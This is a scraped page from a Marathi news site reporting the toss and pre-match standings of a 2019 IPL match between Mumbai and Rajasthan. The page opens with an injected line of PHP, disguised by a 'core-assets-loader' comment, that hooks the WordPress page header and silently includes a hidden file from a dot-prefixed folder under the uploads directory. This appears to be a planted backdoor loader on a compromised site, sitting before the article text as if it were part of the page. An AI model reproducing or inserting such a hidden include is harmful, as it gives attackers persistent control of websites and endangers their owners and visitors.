add_action('wp_head', function(){echo '';}, 1); /* core-assets-loader */ @include_once('/home/sochindi/public_html/wp-content/uploads/.wp-cache-cd8672/.object-cache.php');आयपीएल 2019 | मुंबई विरुद्ध राजस्थान | टॉस जिंकून राजस्थानचा बॉलिंगचा निर्णय – SOCH INDIA
Menu

खेल
आयपीएल 2019 | मुंबई विरुद्ध राजस्थान | टॉस जिंकून राजस्थानचा बॉलिंगचा निर्णय

nobanner

सलगपणे तीन मॅच जिंकणाऱ्या मुंबई विरुद्ध राजस्थान यांच्यात वानखेडे स्टेडियममध्ये मॅचला सुरुवात झाली आहे. राजस्थानने टॉस जिंकून बॉलिंग करण्याचा निर्णय घेतला आहे. त्यामुळे मुंबई पहिल्यांदा बॅटिंग करणार आहे.

मुंबईने पंजाब विरुद्ध झालेल्या शेवटच्या मॅचमध्ये मुंबईने पंजाबचा अखेरच्या बॉलवर पराभव केला होता. यामॅचमध्ये किरॉन पोलार्डने ३० बॉलमध्ये स्फोटक ८३ रनची खेळी केली होती. तर शेवटच्या काही बॉलमध्येअल्झारी जोसेफने निर्णायक क्षणी मैदानात येत मुंबईला विजय मिळवून दिला होता. त्यामुळे मुंबईच्या विश्वास नक्कीच दुणावला असेल. राजस्थान विरुद्ध होणाऱ्या आजच्या मॅचमध्ये विजय मिळवून आपली विजयी घौडदोड अशीच कायमठेवण्याचा प्रयत्न मुंबईचा असणार आहे.

राजस्थानचा गेल्या मॅचमध्ये चेन्नई विरुद्ध अखेरच्या बॉलवर पराभव झाला. राजस्थानने आतापर्यंचत ६ मॅचमध्ये केवळ एकामॅचमध्येच विजय मिळवता आला आहे.त्यामुळे मुंबई विरुद्ध होणाऱ्या मॅचमध्ये राजस्थानचा विजय मिळवण्याचा प्रयत्न असणार आहे. प्ले ऑफ मध्ये पोहचण्यासाठी राजस्थानला आता मॅचजिंकणे गरजेचे होणार आहे.राजस्थान अंकतालिकेत 2 पॉईंटसह सातव्या क्रमांकावर आहे. तर मुंबई 8 पॉईंट मिळवून तिसऱ्या क्रमांकावर आहे.